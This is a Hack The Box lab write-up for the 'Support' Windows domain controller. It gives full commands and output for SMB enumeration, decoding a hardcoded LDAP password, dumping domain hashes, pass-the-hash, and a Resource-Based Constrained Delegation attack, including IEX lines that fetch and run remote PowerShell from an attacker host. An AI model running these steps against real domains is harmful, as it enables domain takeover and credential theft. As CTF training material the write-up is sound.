
Hack The Box: Support Writeup#
Machine Overview#
- Name: Support
- OS: Windows Server 2022
- Difficulty: Medium
Support is an Easy difficulty Windows machine that features an SMB share allowing anonymous authentication. After connecting to the share, a custom executable is discovered that queries the machine’s LDAP server for available users. Through reverse engineering, the password the binary uses to bind to LDAP is identified and used to make further LDAP queries. A user called support is found whose info field contains their password in plaintext, allowing a WinRM connection. Once on the machine, BloodHound reveals that the Shared Support Accounts group — which support is a member of — holds GenericAll privileges on the Domain Controller. A Resource-Based Constrained Delegation (RBCD) attack is then performed, resulting in a shell as NT Authority\System.
1. Reconnaissance#
1.1 Nmap Port Scan#
nmap -sC -sV -p- --min-rate 5000 -oN nmap.txt 10.129.71.109

Key findings:
| Port | Service | Notes |
|---|---|---|
| 53 | DNS | SERVFAIL responses, domain: support.htb |
| 88 | Kerberos | Confirms Active Directory |
| 389/3268 | LDAP | Domain: support.htb |
| 445 | SMB | Signing required |
| 5985 | WinRM | Potential shell vector if creds found |
The combination of DNS, Kerberos, LDAP, and SMB confirms this is a Windows Domain Controller. WinRM on 5985 is noted as a shell entry point if credentials are found.
2. SMB Enumeration#
2.1 Null Authentication#
nxc smb 10.129.71.109 -u '.' -p '' --shares
SMB  10.129.71.109  445  DC  [*] Windows Server 2022 Build 20348 x64
SMB  10.129.71.109  445  DC  [+] support.htb\.: (Guest)
SMB  10.129.71.109  445  DC  Share           Permissions
SMB  10.129.71.109  445  DC  -----           -----------
SMB  10.129.71.109  445  DC  ADMIN$
SMB  10.129.71.109  445  DC  C$
SMB  10.129.71.109  445  DC  IPC$            READ
SMB  10.129.71.109  445  DC  NETLOGON
SMB  10.129.71.109  445  DC  support-tools   READ
SMB  10.129.71.109  445  DC  SYSVOL
Null authentication succeeded as Guest. The non-standard share support-tools is immediately interesting since this is not a default Windows share.
2.2 Downloading Share Contents#
Files in share
smb: \> ls
 .                                   D        0  Wed Jul 20 20:01:06 2022
 ..                                  D        0  Sat May 28 14:18:25 2022
 7-ZipPortable_21.07.paf.exe         A  2880728  Sat May 28 14:19:19 2022
 npp.8.4.1.portable.x64.zip          A  5439245  Sat May 28 14:19:55 2022
 putty.exe                           A  1273576  Sat May 28 14:20:06 2022
 SysinternalsSuite.zip               A 48102161  Sat May 28 14:19:31 2022
 UserInfo.exe.zip                    A   277499  Wed Jul 20 20:01:07 2022
 windirstat1_1_2_setup.exe           A    79171  Sat May 28 14:20:17 2022
 WiresharkPortable64_3.6.5.paf.exe      A 44398000  Sat May 28 14:19:43 2022
Downloading all the files
smbclient //10.129.71.109/support-tools
smb: \> prompt OFF
smb: \> recurse ON
smb: \> mget *
UserInfo.exe.zip stands out because it is not a well-known third-party tool, suggesting it was developed internally and may contain hardcoded credentials or logic worth reversing.
3. .NET Binary Reverse Engineering#
3.1 Identifying the Binary#
unzip UserInfo.exe.zip
cat UserInfo.exe.config
<supportedRuntime version="v4.0" sku=".NETFramework,Version=v4.8" />
Confirmed as a .NET Framework 4.8 application which can be decompilable with ilspycmd or dnSpy.
3.2 Decompiling with ilspycmd#
ilspycmd UserInfo.exe -o src
The decompiled source revealed a Protected class containing an obfuscated LDAP bind password:
internal class Protected
{
    private static string enc_password =
        "0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E";

    private static byte[] key = Encoding.ASCII.GetBytes("armando");

    public static string getPassword()
    {
        byte[] array = Convert.FromBase64String(enc_password);
        for (int i = 0; i < array.Length; i++)
            array[i] = (byte)(array[i] ^ key[i % key.Length] ^ 0xDF);
        return Encoding.Default.GetString(array);
    }
}
The LdapQuery constructor calls Protected.getPassword() and uses the result to bind to LDAP as support\ldap:
string password = Protected.getPassword();
entry = new DirectoryEntry("LDAP://support.htb", "support\\ldap", password);
3.3 Decoding the Password#
The algorithm is: base64_decode(enc_password)[i] XOR key[i % 7] XOR 0xDF
# decode.py
import base64

enc = "0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E"
key = b"armando"
data = base64.b64decode(enc)
print(''.join(chr(data[i] ^ key[i % len(key)] ^ 0xDF) for i in range(len(data))))
❯ python3 decode.py
nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
This is the credential for user ldap
4. LDAP Enumeration#
4.1 Validating Credentials#
The credentials are valid with smb
nxc smb 10.129.71.109 -u 'ldap' -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -d support.htb

4.2 BloodHound Collection#
Since the creds,collection of bloodhound loot is done
bloodhound-python -u ldap \
  -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' \
  -d support.htb -ns 10.129.71.109 --zip -c All
4.3 Searching User Attributes#
A common misconfiguration in AD environments is storing passwords in the description, info, or comment attributes of user objects. These can be queried for a specific or all users by:
ldapsearch -x -H ldap://10.129.71.109 \
  -D "ldap@support.htb" \
  -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' \
  -b "DC=support,DC=htb" \
  "(sAMAccountName=support)"

- Password stored in the
infoattribute in cleartext:Ironside47pleasure40Watchful supportis a member of Remote Management Users — WinRM access available on port 5985
5. User#
evil-winrm -i 10.129.71.109 -u support -p 'Ironside47pleasure40Watchful'

6. Active Directory Enumeration — BloodHound#
6.1 Attack Path Analysis#
After importing the BloodHound zip, the shortest path to Domain Admin was identified:

Why this leads to RBCD: GenericAll on a computer object grants full control over every attribute on that object. This includes msDS-AllowedToActOnBehalfOfOtherIdentity, which controls which principals are trusted to perform delegation on behalf of that machine. By writing a computer account we control into that attribute on DC$, we configure the DC to trust our fake machine to impersonate any domain user — including Administrator via the S4U2Proxy Kerberos extension. The result is a forged service ticket granting us access as Administrator to any service on the DC.
For a deep dive into the mechanics of this attack, see: https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html
The BloodHound graph also shows two additional edges from DC$:
- CoerceToTGT — could coerce DC authentication and capture a TGT
- DCSync — could grant DCSync rights directly
All three paths lead to Domain Admin though RBCD is the cleanest.
7. Privilege Escalation — RBCD Attack#
7.1 Create a Fake Computer Account#
Domain users can create machine accounts by default (ms-DS-MachineAccountQuota = 10). A fake computer is needed as the delegation source since machine accounts have SPNs automatically.
addcomputer.py support.htb/support:'Ironside47pleasure40Watchful' \
  -computer-name 'FAKE$' -computer-pass 'FakePass123!' \
  -dc-ip 10.129.71.109

[*] Successfully added machine account FAKE$ with password FakePass123!.
7.2 Configure RBCD#
Write FAKE$ into DC$’s msDS-AllowedToActOnBehalfOfOtherIdentity attribute.
Note:
impacket-rbcdwas unavailable due to an MD4 hash type error in this environment.bloodyADwas used instead.
bloodyAD --host 10.129.71.109 -d support.htb \
  -u support -p 'Ironside47pleasure40Watchful' \
  add rbcd DC$ FAKE$
       [!] No security descriptor has been returned, a new one will be created
[+] FAKE$ can now impersonate users on DC$ via S4U2Proxy
[+] e.g. badS4U2proxy 'kerberos+pw://support.htb\support:Ironside47pleasure40Watchful@10.129.71.220/?serverip=10.129.71.220' 'HOST/DC$@support.htb' 'Administrator@support.htb'
Verify the attribute was written:
bloodyAD --host 10.129.71.109 -d support.htb \
  -u support -p 'Ironside47pleasure40Watchful' \
  get object DC$ --attr msDS-AllowedToActOnBehalfOfOtherIdentity

distinguishedName: CN=DC,OU=Domain Controllers,DC=support,DC=htb
msDS-AllowedToActOnBehalfOfOtherIdentity: O:S-1-5-32-544D:(A;OICI;CR;;;S-1-5-21-1677581083-3380853377-188903654-6101)
7.3 Obtain a Service Ticket Impersonating Administrator#
Use S4U2Self + S4U2Proxy to request a CIFS service ticket to DC$ impersonating Administrator:
getST.py support.htb/'FAKE$':'FakePass123!' \
  -spn cifs/dc.support.htb \
  -impersonate Administrator \
  -dc-ip 10.129.71.109
[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_dc.support.htb@SUPPORT.HTB.ccache
7.4 Dump Domain Hashes via DCSync#
export KRB5CCNAME=Administrator@cifs_dc.support.htb@SUPPORT.HTB.ccache
secretsdump.py -k -no-pass dc.support.htb

The NT hash format is username:RID:LM:NT. The NT hash is the last 32-char hex field before :::.
Administrator NT hash:
bb06cbc02b39abeddd1335bc30b19e26
7.5 Pass-the-Hash — Domain Admin Shell#
evil-winrm -i 10.129.71.109 -u Administrator -H 'bb06cbc02b39abeddd1335bc30b19e26'

8. Privilege Escalation — RBCD Attack (Windows Alternative)#
This is an alternative to Section 7 performed entirely from the support WinRM shell using Powermad, PowerView, and Rubeus — no Linux tooling required.
8.1 Transfer Required Tools#
From the attacker machine, host the tools over HTTP:
python3 -m http.server 8000
From the WinRM shell:
PS C:\programdata> curl http://10.10.16.131:8000/Rubeus.exe -o Rubeus.exe
PS C:\programdata> IEX (New-Object Net.WebClient).DownloadString('http://10.10.16.131:8000/PowerView.ps1')
PS C:\programdata> IEX (New-Object Net.WebClient).DownloadString('http://10.10.16.131:8000/Powermad.ps1')
8.2 Verify Machine Account Quota#
Confirm domain users are allowed to create machine accounts:
PS C:\programdata> Get-DomainObject -Identity 'DC=SUPPORT,DC=HTB' | select ms-ds-machineaccountquota
ms-ds-machineaccountquota
-------------------------
                       10
The default quota of 10 means any domain user can create up to 10 computer accounts.
8.3 Create a Fake Machine Account#
PS C:\programdata> New-MachineAccount -MachineAccount attackersystem -Password $(ConvertTo-SecureString 'Summer2018!' -AsPlainText -Force)
[+] Machine account attackersystem added
8.4 Get the SID of the New Account#
PS C:\programdata> $ComputerSid = Get-DomainComputer attackersystem -Properties objectsid | Select -ExpandProperty objectsid
PS C:\programdata> $ComputerSid
S-1-5-21-1677581083-3380853377-188903654-6103
8.5 Build the Security Descriptor and Set RBCD#
Build a generic ACE with attackersystem$ as the principal, then write it to msDS-AllowedToActOnBehalfOfOtherIdentity on DC$:
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$($ComputerSid))"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)

Get-DomainComputer DC | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes}
8.6 Hash the Machine Account Password with Rubeus#
PS C:\programdata> .\Rubeus.exe hash /password:Summer2018!
[*] Action: Calculate Password Hash(es)

[*] Input password             : Summer2018!
[*]       rc4_hmac             : EF266C6B963C0BB683941032008AD47F
8.7 Request a Service Ticket via S4U (Rubeus)#
Use Rubeus’ s4u module to perform S4U2Self + S4U2Proxy and obtain a CIFS ticket to DC impersonating Administrator. The /ptt flag injects it directly into the current session:
PS C:\programdata> .\Rubeus.exe s4u /user:attackersystem$ /rc4:EF266C6B963C0BB683941032008AD47F /impersonateuser:administrator /msdsspn:cifs/dc.support.htb /ptt
[*] Action: S4U
[*] Using rc4_hmac hash: EF266C6B963C0BB683941032008AD47F
[*] Building AS-REQ (w/ preauth) for: 'support.htb\attackersystem$'
[+] TGT request successful!
[*] Impersonating user 'administrator' to target SPN 'cifs/dc.support.htb'
[+] S4U2proxy success!
[+] Ticket successfully imported!
8.8 (Optional) Use Ticket from Linux — Convert kirbi to ccache#
If you want to use the Rubeus ticket from a Linux machine, base64-decode the kirbi blob from the Rubeus output and convert it:
# Save the base64 blob from Rubeus output, then:
❯ vi ticket.kirbi.b64
❯ base64 -d ticket.kirbi.b64 > ticket.kirbi

❯ ticketConverter.py ticket.kirbi ticket.ccache
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] converting kirbi to ccache...
[+] done
8.9 Shell as SYSTEM via psexec#

KRB5CCNAME=ticket.ccache psexec.py -k -no-pass support.htb/administrator@dc.support.htb
[*] Requesting shares on dc.support.htb.....
[*] Found writable share ADMIN$
[*] Uploading file iaIloAQj.exe
[*] Creating service WqQm on dc.support.htb.....
[*] Starting service WqQm.....
Microsoft Windows [Version 10.0.20348.859]

C:\Windows\system32> whoami
nt authority\system
Note: psexec lands as
NT AUTHORITY\SYSTEMrather thanAdministratorbecause it uploads and runs a service binary. Both give full domain compromise.